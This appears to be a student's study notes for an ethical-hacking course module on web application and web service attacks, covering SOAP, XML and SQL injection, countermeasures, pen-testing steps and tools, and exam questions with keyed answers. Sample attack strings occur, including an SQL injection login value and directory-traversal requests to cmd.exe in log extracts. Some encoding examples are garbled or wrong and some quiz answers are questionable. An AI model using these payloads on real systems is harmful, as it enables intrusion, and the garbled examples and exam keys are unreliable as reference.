


The screenshot illustrates a SOAP injection attack. On the left, a web browser window shows an "Account Login" form at the URL `http://www.juggyboy.com/ws/products.asmx`. The "Username" field contains a percent sign (%) and the "Password" field contains the string `' or 1= 1 or blah = '`. Below the form, a SOAP request is displayed, which is an XML document. The request body contains a `GetProductInformationByName` operation. The server response window on the right shows the XML response, which includes product details such as `<productid> 25 </productid>`, `<product Name >Painting101</product Name >`, `<productQuantity>3</productQuantity>`, and `<productPrice> 1500</productPrice>`.

Simple Object Access Protocol (SOAP) is a lightweight and simple XML-based protocol designed to exchange structured and type information on the web.

Web Service Attacks: XML Injection (?)

- Attackers inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database **with bogus entries**.
- XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks.



Web applications sometimes use XML to store data such as user credentials in XML documents.

Web Services Parsing Attacks (?)

- Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the **XML parser** to create a **denial-of-service** attack or generate logical errors in web service request processing.
- **Recursive Payloads**: Attacker queries for web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of XML parser and CPU resources.
- **Oversize Payloads**: Attackers send a payload that is excessively large to **consume all systems resources** rendering web services inaccessible to other legitimate users.

Parsing is possible when the attacker executes the .bat (batch) or .cmd (command) files.

Web Service Attack Tools: SoapUI and XMLSpy (?)

- **SoapUI**:
 - SoapUI is a **web service** testing tool which supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC.
 - Attacker can use this tool to carry out **web services probing**, SOAP injection, XML injection, and web services parsing attacks.
- **XMLSpy**:
 - Altova XMLSpy is the XML **editor and development environment** for modeling,

editing, transforming, and debugging **XML-related technologies**.

Q1) SOAP is used to package and exchange information for web services. What does SOAP use to format this information?

1. **XML**
2. HTML
3. HTTP
4. Unicode

A1) SOAP formats its information exchange in XML.

Q2) Which of the following best describes a web application?

1. Code designed to be run on the client
2. **Code designed to be run on the server**
3. SQL code for databases
4. Targeting of web services

A2) A web application is code designed to be run on the server with the results sent to the client for presentation.

Q3) What technique is used to perform a Connection Stream Parameter Pollution (CSPP) attack?

1. **Injecting parameters into a connection string using semicolons as a separator**
2. Inserting malicious Javascript code into input parameters
3. Setting a user's session identifier (SID) to an explicit known value
4. Adding multiple parameters with the same name in HTTP requests

Q4) A security administrator monitoring logs comes across a user login attempt that reads "UserJoe)(&)." What can you infer from this username login attempt? (?)

1. The attacker is attempting SQL injection.
2. **The attacker is attempting LDAP injection.**
3. The attacker is attempting SOAP injection.
4. The attacker is attempting directory traversal.

12.4 Web Application Hacking Tools

Web Application Hacking Tool: **Burp Suite Professional**

- Burp Suite is an integrated platform for performing **security testing** of web applications.

Web Application Hacking Tool: **CookieDigger** (?)

- CookieDigger helps **identify weak cookie generation** and **insecure implementations** of session management by web applications.
- It works by collecting and analyzing **cookies** issued by a web application for multiple users.
- The tool reports on the predictability and entropy of the cookie and whether critical information, such as user name and password, are included in the **cookie values**.

Web Application Hacking Tool: **WebScarab**

- WebScarab is a framework for **analyzing applications** that communicate using the HTTP and HTTPS protocols.
- It allows the attacker to **review and modify requests** created by the browser before they are sent to the server, and to **review and modify responses** returned from the server before they are received by the browser.

12.5 Countermeasures

Encoding Schemes (?)

- Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend.
- **Types of Encoding Schemes:**
 - **URL Encoding:**
 - URL encoding is the process of **converting URL into valid ASCII format** so that data can be safely transported over HTTP.
 - URL encoding replaces unusual ASCII characters with **"%"** followed by the character's two-digit ASCII code expressed in hexadecimal such as:
 - `%3d` =
 - `%0a` New Line
 - `%20` space
 - **HTML Encoding:**
 - An HTML encoding scheme is used to **represent unusual characters** so that they can be safely combined within an HTML document.
 - It defines several **HTML entities** to represent particularly usual characters such as:
 - `&` &
 - `<` <
 - `>` >
 - **Unicode Encoding:**
 - 16 bit Unicode Encoding: It replaces unusual Unicode characters with **"%u"** followed by the character's Unicode code point expressed in hexadecimal
 - `%u2215` /
 - UTF-8: It is a variable-length encoding standard which uses each bytes expressed in hexadecimal and preceded by the % prefix.
 - `%c2%a9`
 - `%e2%89%a0`
 - **Base64 Encoding:**
 - Base64 encoding scheme represents any binary data using only printable ASCII characters.
 - Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials.
 - **Example:**

- `cake` 01100011 01100001 01101011 01100101
- Base64 Encoding: 011000 110110 000101 101011 011001 010000 000000 000000 (不懂，這是什麼東西)
- **Hex Encoding:**
 - HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data.
 - **Example:** (不懂，這是什麼例子...)
 - `Hello` A125C458D8
 - `Jason` 123B684AD9

How to Defend Against SQL Injection Attacks

- Limit the **length** of user input
- Use custom **error messages**
- Monitor **DB traffic** using an IDS, WAF
- Disable commands like **xp_cmdshell**
- Isolate **database server** and **web server**
- Always use method attribute set to **POST** and low privileged account for **DB connection**
- Run database service account with **minimal rights**
- Move extended **stored procedures** to an isolated server
- Use typesafe variables or functions such as **IsNumeric()** to ensure **typesafety**
- Validate and sanitize user **inputs passed** to the database

How to Defend Against Command Injection Flaws

- Perform **input validation**
- Escape **dangerous characters**
- Use **language-specific** libraries that avoid problems due to shell commands
- Perform input and output **encoding**
- Use a **safe API** which avoids the use of the interpreter entirely
- Structure requests so that all supplied parameters are **treated as data**, rather than potentially executable content
- Use **parameterized** SQL queries
- Use **modular shell disassociation** from kernel

How to Defend Against XSS Attacks

- Validate all **headers**, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification.
- Use a web application **firewall** to block the execution of malicious script.
- Encode input and output and filter **Meta characters** in the input.
- Filtering script output can also **defeat XSS vulnerabilities** by preventing them from being transmitted to users.
- Use testing tools extensively during the design phase to **eliminate** such **XSS holes** in the application before it goes into use.
- Convert all non-alphanumeric characters to **HTML character entities** before displaying the user input in search engines and forums.
- Do not always trust websites that use **HTTPS** when it comes to XSS.
- Develop some standard or signing scripts with **private** and **public keys** that actually check to ascertain that the script introduced is really authenticated.

How to Defend Against **DoS Attack**

- **Configure the firewall** to deny external Internet Control Message Protocol (ICMP) traffic access.
- Secure the **remote administration** and connectivity testing.
- **Prevent use of unnecessary functions** such as gets, strcpy, and return addresses from overwritten etc.
- Prevent the sensitive information from **overwriting**.
- Perform thorough **input validation**.
- Data processed by the attacker should be stopped from being **executed**.

How to Defend Against **Web Services Attack (?)**

- Configure **WSDL Access Control Permissions** to grant or deny access to any type of WSDL-based SOAP messages.
- Use **document-centric authentication credentials** that use SAML.
- Use multiple **security credentials** such as X.509 Cert, SAML assertions and WS-Security.
- **Deploy web services** - capable firewalls capable of SOAP and ISAPI level filtering.
- Configure **firewalls/IDS systems** for a web services anomaly and signature detection.
- Configure firewalls/IDS systems to filter improper **SOAP and XML syntax**.
- Implement **centralized inline requests and responses** schema validation.
- **Block external references** and use prefetched content when dereferencing URLs.
- Maintain and update a **secure repository of XML schemas**.

Guidelines for Secure CAPTCHA Implementation (?)

- The client **should not have direct access** to the CAPTCHA solution.
- **No CAPTCHA reuse** and present randomly distorted CAPTCHA image of text to the user.
- **Use a well-established CAPTCHA implementation** such as reCAPTCHA instead of creating your own CAPTCHA script and allow users to choose an audio or sound CAPTCHA.
- **Warp individual letters** so that OCR engines cannot recognize them.
- **Include random letters** in the security code to avoid dictionary attacks.
- **Encrypt all communications** between the website and the CAPTCHA system.
- **Use multiple fonts inside a CAPTCHA** to increase the complexity of OCR engines to solve the CAPTCHA.

Web Application Attack Countermeasures (?)


- **Unvalidated Redirects and Forwards:**
 - **Avoid** using redirects and forwards.
 - If destination parameters cannot be avoided, ensure that the supplied value is **valid**, and authorized for the user.
- **Cross-Site Request Forgery:**
 - Logoff immediately after using a web application and **clear the history**.
 - Do not allow your browser and websites to save **login details**.
 - Check the **HTTP Referrer header** and when processing a POST, ignore URL parameters.
- **Broken Authentication and Session Management:**
 - Use **SSL** for all authenticated parts of the application.
 - Verify whether all the users' identities and credentials are stored in a **hashed form**.
 - Never submit session data as part of a **GET, POST**.
- **Insecure Cryptographic Storage:**
 - Do not create or use **weak cryptographic algorithms**.
 - **Generate encryption keys** offline and store them securely.
 - Ensure that encrypted data stored on disk is not easy to **decrypt**.
- **Insufficient Transport Layer Protection:**
 - Non-SSL requests to web pages should be redirected to the **SSL page**.
 - Set the **'secure' flag** on all sensitive cookies.
 - Configure **SSL provider** to support only strong algorithms.
 - Ensure the certificate is **valid**, not expired, and matched all domains used by the

site.

- Backend and other connections should also use SSL or other **encryption technologies**.
- **Directory Traversal:**
 - Define access rights to the **protected areas** of the website:
 - **Apply checks/hot fixes** that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal.
 - Web servers should be updated with **security patches** in a timely manner.
- **Cookie/Session Poisoning:**
 - Do not store plain text or weakly encrypted password in a **cookie**.
 - Implement **cookie's timeout**.
 - Cookie's authentication credentials should be associated with an **IP address**.
 - Make **logout functions** available.
- **Security Misconfiguration:**
 - Configure all security mechanisms and turn off all **unused services**.
 - Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords.
 - Scan for latest security vulnerabilities and apply the latest **security patches**.
- **LDAP Injection Attacks:**
 - Perform type, pattern, and **domain value validation** on all input data.
 - Make **LDAP filter** as specific as possible.
 - Validate and restrict the **amount of data returned** to the user.
 - Implement **tight access control** on the data in the LDAP directory.
 - Perform **dynamic testing** and source code analysis.
- **File Injection Attack:**
 - Strongly validate user input.
 - Consider implementing a **chroot jail**.

通常是用來阻止程式被推翻、並用來存取未經授權檔案的可能性。例如，很多 FTP 伺服器在 chroot jail 環境中執行，以使用來防止發現新伺服器弱點的攻擊者有能力下載密碼檔或者其他系統中的敏感檔案。
 - **PHP:** Disable allow_url_fopen and allow_url_include in php.ini.
 - **PHP:** Disable register_globals and use E_STRICT to find uninitialized variables.
 - **PHP:** Ensure that all file and streams functions (stream_*) are carefully vetted.

How to Defend Against **Web Application Attacks**



12.6 Security Tools

Web Application Security Tool: **Acunetix Web Vulnerability Scanner**

- Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.
- It includes advanced **penetration testing tools**, such as the HTTP Editor and the HTTP Fuzzer.
- **Port scans a web server** and runs security checks against network services.
- Tests **web forms** and password-protected areas.
- It includes **an automatic client script analyzer** allowing for security testing of Ajax and Web 2.0 apps.

Web Application Security Tool: **Watcher Web Security Tool (?)**

- Watcher is a plugin for the **Fiddler HTTP proxy** that passively audits a web application to find security bugs and compliance issues automatically.

Web Application Security Tool: **Netsparker (?)**

- Netsparker performs automated comprehensive **web application scanning** for vulnerabilities such as SQL injection, cross-site scripting, remote code injection, etc.
- It delivers detection, confirmation, and exploitation of vulnerabilities in a **single integrated environment**.

Web Application Security Tool: **N-Stalker Web Application Security Scanner**

- N-Stalker Web Application Security Scanner is an effective suite of **web security assessment checks** to enhance the overall security of web applications against a wide range of vulnerabilities and sophisticated hacker attacks.
- It contains all web security assessment checks such as:
 - Code injection

- Cross-Site scripting
- Parameter tampering
- Web server vulnerabilities.

Web Application Security Tool: **VampireScan** (?)

- VampireScan allows users to test their own Cloud and Web applications for **basic attacks** and receive actionable results all within their own Web portal.

Web Application Firewall: **dotDefender** (?)

- dotDefender is a software based **Web Application Firewall**.
- It complements the **network firewall**, **IPS** and other network-based **Internet security** products.
- It inspects the **HTTP/HTTPS** traffic for suspicious behavior.
- It detects and blocks **SQL injection** attacks.

Web Application Firewall: **ServerDefender VP** (?)

- ServerDefender VP Web application firewall is designed to provide security against **web attacks**.

12.7 Web App Pen Testing

Web Application Pen Testing

- Web application pen testing is used to **identify, analyze, and report vulnerabilities** such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, etc. in a given application.
- The best way to perform penetration testing is to **conduct a series of methodical and repeatable tests**, and to work through all of the different application vulnerabilities.
- **Identification of Ports**: Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses.
- **Verification of Vulnerabilities**: To exploit the vulnerability in order to test and fix the issue.
- **Remediation of Vulnerabilities**: To retest the solution against vulnerability to ensure that it is completely secure.
- The general steps involved in web-application penetration testing are listed below to give you an idea of how to proceed:
 1. Define Objective
 2. Information gathering
 3. Configuration management testing
 4. Authentication testing
 5. Session management testing
 6. Denial-of-service testing
 7. Data validation testing
 8. Business logic testing
 9. Authorization testing
 10. Web services testing
 11. AJAX testing
 12. Document all the findings

Information Gathering

- Retrieve and analyze robots.txt file using tools such as **GNU Wget**.
- Use the advanced **"site:" search operator** and then click **"Cached"** to perform search engine reconnaissance.
- Identify application entry points using tools such as **WebScarab**, **Burp proxy**, **OWASP ZAP**, **TamperID** (for Internet Explorer), or **Tamper Data** (for Firefox).

- To identify web applications: probe for URLs, do directory-style searching (intelligent guessing) and perform vulnerability scanning using tools such as **Nmap** (Port Scanner) and **Nessus**.
- Implement techniques such as DNS zone transfers, DNS inverse queries, web-based DNS searches, querying search engines (googling).
- Analyze error codes **by requesting invalid pages** and **utilize alternate request methods** (POST/PUT/Other) in order to collect confidential information from the server.
- Examine the source code from the accessible pages **of the application front-end**.
- Test for recognized file types/extensions/directories by requesting common file extensions such as .ASP, .HTM, .PHP, .EXE, and **watch for any unusual output or error codes**.
- Perform TCP/ICMP and service fingerprinting using traditional fingerprinting tools such as **Nmap** and **Queso**, or the more recent application fingerprinting tool **Amap**.

Configuration Management Testing

- Identify the ports associated to SSL/TLS wrapped services using **Nmap** and **Nessus**.
- Perform network scanning and analyze the web server banner.
- Test the application configuration management using **CGI scanners** and reviewing the contents of the web server, application server, comments, configuration and logs.
- Use **vulnerability scanners, spidering and mirroring tools**, search engines queries or perform manual inspection to test for file extensions handling.
- Review source code, enumerate application pages and functionality.
- Perform **directory and file enumeration**, reviewing server and application documentation, etc. to test for infrastructure and application admin interfaces.
- Review **OPTIONS HTTP** method using **Netcat** or **Telnet**.

Authentication Testing

- Try to **reset passwords** by guessing, social engineering, or cracking secret questions, if used. Check if **"remember my password" mechanism** is implemented by checking the HTML code of the login page.
- Check if it is possible to **"reuse" a session after logout**. Also check if the **application automatically logs out a user** when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.
- Identify all parameters that are sent in addition to the **decoded CAPTCHA** value from the client to the server and try to send an **old decoded CAPTCHA value with an old CAPTCHA ID of an old session ID**.
- Check if users hold a hardware device of some kind in addition to the password. Check

if **hardware device communicates directly and independently** with the authentication infrastructure using an additional communication channel.

- **Attempt to force a race condition**, make multiple simultaneous requests while observing the outcome for unexpected behavior. Perform code review.

Session Management Testing

- Collect sufficient number of cookie samples, analyze the cookie generation algorithm and **forge a valid cookie** in order to perform the attack.
- Test for cookie attributes using intercepting proxies such as **Webscarab**, **Burp proxy**, **OWASP ZAP**, or traffic intercepting browser plug-in's such as **"TamperIE"** (for IE) and **"Tamper Data"** (for Firefox).
- To test for session fixation, **make a request to the site** to be tested and analyze vulnerabilities using the **WebScarab** tool.
- Test for exposed session variables by inspecting **encryption & reuse of session token**, proxies & caching, GET & POST, and transport vulnerabilities.
- Examine the **URLs in the restricted area** to test for CSRF.

Authorization Testing

- Test for path traversal by performing **input vector enumeration** and **analyzing the input validation functions** present in the web application.
- Test for bypassing authorization schema by examining the **admin functionalities**, to gain access to the resources assigned to a different role.
- Test for **role/privilege manipulation**.

Data Validation Testing (?)

- **Detect and analyze input vectors for potential vulnerabilities**, analyze the vulnerability report and attempt to exploit it. Use tools such as OWASP CAL9000, WebScarab, XSS-Proxy, ratproxy, and Burp Proxy.
- Analyze HTML code, test for Stored XSS, leverage Stored XSS, verify if the file upload allows setting arbitrary MIME types using tools such as **OWASP CAL9000**, **Hackvector**, **XSS-Proxy**, **Backframe**, **WebScarab**, **Burp**, and **XSS Assistant**.
- Perform **source code analysis to identify JavaScript coding errors**.
- **Analyze SWF files** using tools such as SWFIntruder, Decompiler - Flare, Compiler - MTASC, Disassembler - Flasm, Swfmill, and Debugger Version of Flash Plugin/Player.
- Perform **Standard SQL Injection Testing**, **Union Query SQL Injection Testing**, **Blind SQL**

Injection Testing, and Stored Procedure Injection using tools such as OWASP SQLiX, sqlninja, SqlDumper, SQLPower Injector, etc.

- Use a **trial and error approach** by inserting (, | , & , * and the other characters in order to check the application for errors. Use the tool **Softerra LDAP Browser**.
- **Discover vulnerabilities** of an ORM tool and test web applications that use ORM. Use tools such as Hibernate ORM, Nhibernate, and Ruby On Rails.
- Try to insert XML metacharacters.
- **Find if the web server actually supports SSI directives** using tools such as Web Proxy Burp Suite, OWASP ZAP, WebScarab, String search: grep.
- **Inject XPath code** and interfere with the query result.
- **Identify vulnerable parameters**. Understand the data flow and deployment structure of the client, and perform IMAP/SMTP command injection.
- **Inject code (a malicious URL)** and perform source code analysis to discover code injection vulnerabilities.
- **Perform manual code analysis** and craft malicious HTTP requests using | to test for OS command injection attacks.
- **Perform manual and automated code analysis** using tools such as OllyDbg to detect buffer overflow condition.
- **Upload a file that exploits a component in the local user workstation**, when viewed or downloaded by the user, perform XSS, and SQL injection attack.
- **Identify all user controlled input** that influences one or more headers in the response, and check whether he or she can successfully inject a CR+LF sequence in it.

Denial-of-Service Testing

- **Craft a query** that will not return a result and includes several wildcards. Test manually or employ a fuzzer to automate the process.

wildcard: 萬用字元

- Test that an account does indeed lock after a certain number of failed logins. Find places where the application discloses the difference between **valid** and **invalid logins**.
- Perform a **manual source code analysis** and submit a range of inputs with varying lengths to the application.
- Find where the numbers submitted as a **name/value** pair might be used by the application code and attempt to set the value to an extremely **large numeric value**, then see if the server continues to respond.
- Enter an extremely **large number in the input field** that is used by application as a loop counter.
- **Use a script** to automatically submit an extremely long value to the server in the request that is being logged.

- Identify and send a large number of requests that **perform database operations** and observe any slowdown or new error messages.
- Create a script to automate the creation of many **new sessions** with the server and run the request that is suspected of **caching the data** within the session for each one.

Web Services Testing (?)

- To gather WS information use tools such as **wsChess**, **Soaplite**, **CURL**, etc. and online tools such as **UDDI Browser**, **WSIndex**, and **Xmethods**.
- Use tools such as **WSDigger**, **WebScarab**, and **Foundstone** to automate web services security testing.
- Pass malformed SOAP messages to XML parser or attach a very large string to the message. Use **WSDigger** to perform **automated XML structure testing**.
- Use web application vulnerability scanners such as **WebScarab** to **test XML content-level vulnerabilities**.
- **Pass malicious content on the HTTP GET strings** that invoke XML applications.
- **Craft an XML document** (SOAP message) to send to a web service that contains malware as an attachment to check if XML document has SOAP attachment vulnerability.
- Attempt to resend a sniffed XML message using **Wireshark** and **WebScarab**.

AJAX Testing (?)

- Enumerate the AJAX call endpoints for the asynchronous calls using tools such as **Sprajax**.
- Observe **HTML and JavaScript files to find URLs** of additional application surface exposure.
- Use **proxies and sniffers** to observe traffic generated by user-viewable pages and the background asynchronous traffic to the AJAX endpoints in order to determine the format and destination of the requests.

Web Application Pen Testing Framework: **Kali Linux**

- Kali Linux is an advanced **penetration testing** and **security auditing** Linux distribution.
- It contains more than **300 penetration testing tools**.

Web Application Pen Testing Framework: Metasploit

- The Metasploit Framework is a **penetration testing toolkit, exploit development platform**, and research tool that includes hundreds of working remote exploits for a variety of platforms.
- It helps pen testers to **verify vulnerabilities** and **manage security assessments**.

Web Application Pen Testing Framework: Browser Exploitation Framework (BeEF)

- The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and **exploit web application and browser-based vulnerabilities**.
- BeEF provides the penetration tester with **practical client side attack vectors** and leverages web application and browser vulnerabilities to **assess the security of a target** and carry out further intrusions.

Web Application Pen Testing Framework: PowerSploit (?)

- PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid reverse engineers, forensic analysts, and penetration testers during all phases of an assessment.
- Some of the PowerSploit modules and scripts:
 - CodeExecution
 - ScriptModification
 - Persistence
 - PETools
 - ReverseEngineering
 - AntivirusBypass
 - Exfiltration

Module Summary

- Organization today rely heavily on web applications and Web 2.0 technologies to support key business processes and improve performance.
- With increasing dependence, web applications and web services are increasingly being targeted by various attacks that results in huge revenue loss for the organizations.
- Some of the major web application vulnerabilities include injection flaws, cross-site scripting (XSS), SQL injection, security misconfiguration, broken session management, etc.
- Input validation flaws are a major concern as attackers can exploit these flaws to perform or create a base for most of the web application attacks, including cross-site scripting, buffer overflow, injection attacks, etc.
- It is also observed that most of the vulnerabilities result because of misconfiguration and not following standard security practices.
- Common countermeasures for web application security include secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of network using web application security tools.

Q1) Study the following log extract and identify the attack.

```
12/26-07:0622:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 ID:53476 DF F
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 2D 2F 6D 73 61 64 63 2F 2E 2E CO AF 2E GET /msadc/.....
2E 2F 2E 2E CO AF 2E 2E 2F 2E 2E CO AF 2E 2E 2F ./...../...../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3Amd.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 OD OA 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 2D 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/jpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 2D 2A 2F 2A OD OA 41 63 63 65 70 oint, */*..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 OD OA 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-Encod9
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 OD OA i; Windo, deflat
65 OD OA 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 OD OA i; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 OD OA 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 2D 4B 65 65 70 2D 41 6C 69 76 65 OD OA on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 OD OA OD OA 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 OD OA OD OA B....
```

1. Hexcode Attack
2. Cross Site Scripting
3. Multiple Domain Traversal Attack
4. **Unicode Directory Traversal Attack**

A1) The "Get /msadc/...../...../...../winnt/system32/cmd.exe?" shows that a Unicode Directory Traversal Attack has been performed.

Q2) A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in the server, uploaded the files, and extracted the contents of the tarball and ran the script

using a function provided by the FTP server's software. The ps command shows that the nc file is running as process, and the netstat command shows the nc process is listening on a network port.

Which kind of vulnerability must be present to make this remote attack possible?

1. Filesystem permissions
2. Brute Force Login
3. Privilege Escalation
4. **Directory Traversal**

Q3) Which is a countermeasure to a directory-traversal attack?

1. **Enforce permissions to folders.**
2. Allow everyone access to the default page only.
3. Allow only registered users to access the home page of a website.
4. Make all users log in to access folders.

Q4) You are examining log files and notice several connection attempts to a hosted web server. Several attempts appear as such:

```
http://www.example.com/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/windows\system32\cmd.exe
```

What type of attack is in use?

1. SQL injection
2. Unicode parameter tampering
3. **Directory traversal**
4. Cross-site scripting

A4) This connection is attempting to traverse the directory from the Inetpub folders to a command shell for the attacker. Unicode is used in this example to bypass potential IDS signatures.

Q5) Which of the following is used to access content outside the root of a website?

1. Brute force
2. Port scanning
3. SQL injection
4. **Directory traversal**

A5) Directory traversals are used to browse outside the root of the site or location and access files or directories that should otherwise be hidden.

Q6) Which of the following hacking tools performs directory-traversal attacks on IIS? (?)

A. RPC DCOM B. IISCrack.dll C. WebInspect D. **IISExploit.exe**

A6) IISExploit.exe is a tool used to perform automated directory-traversal attacks on IIS.

Q7) What are the three primary types of attacks against IIS servers? (?)

1. **Directory traversal**
2. **Buffer overflows**
3. Authentication attacks
4. **Source disclosure attacks**

A7) The three most common attacks against IIS are directory traversal, buffer overflows, and source disclosure.

Q8) Which of the following is a common website attack that allows a hacker to deface a website? (Choose all that apply) (?)

1. **Using a DNS attack to redirect users to a different web server**
2. **Revealing an administrator password through a brute-force attack**
3. Using a directory-traversal attack
4. Using a buffer overflow attack via a web form

A8) Using a DNS attack to redirect users to a different web server and revealing an administrator password through a brute-force attack are two methods of defacing a website.

Q9) Vulnerability scanners are automated tools that are used to identify vulnerabilities and misconfigurations of hosts. They also provide information regarding mitigating discovered vulnerabilities.

